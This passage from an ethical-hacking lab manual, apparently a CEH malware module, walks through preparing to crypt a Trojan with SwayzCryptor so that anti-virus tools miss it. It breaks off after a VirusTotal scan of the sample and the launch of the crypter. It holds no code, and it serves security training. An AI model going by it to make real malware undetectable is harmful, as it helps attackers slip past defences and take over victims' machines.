
Task 2: Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs

At present, numerous anti-virus software programs have been configured to detect malware such as Trojans, viruses, and worms. Although security specialists keep updating the virus definitions, hackers continually try to evade or bypass them. One method that attackers use to bypass AVs is to "crypt" (an abbreviation of "encrypt") the malicious files using fully undetectable crypters (FUDs). Crypting these files allows them to achieve their objectives, and thereby take complete control over the victim's machine.


Crypter is a software that encrypts the original binary code of the .exe file to hide viruses, spyware, keyloggers, and RATs, among others, in any kind of file to make them undetectable by anti-viruses. SwayzCryptor is an encrypter (or "crypter") that allows users to encrypt their program's source code.

Here, we will use the SwayzCryptor to hide a Trojan and make it undetectable by anti-virus software.


1. Switch to the **Windows 11** virtual machine, open any web browser (here, **Google Chrome**). In the address bar of the browser place your mouse cursor and type **https://www.virustotal.com** and press **Enter**.
2. The **VirusTotal** main analysis site appears; click **Choose file** to upload a virus file.




3. An **Open** dialog box appears; navigate to the location where you saved the malware file **Test.exe** in the previous task (**Desktop**), select it, and click **Open**.



4. Click **Confirm upload** on the **VirusTotal** page.



5. The **VirusTotal** uploads the file, scans it with the various anti-virus programs in its database. After the completion of the scan, the scan result appears, as shown in the screenshot.




6. You can see that **59** out of **69** anti-virus programs have detected **Test.exe** as a malicious file. Minimize the web browser window.


   Note: The detection ratio might vary when you perform this task.

7. Go to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Crypters\SwayzCryptor** and double-click **SwayzCryptor.exe**.

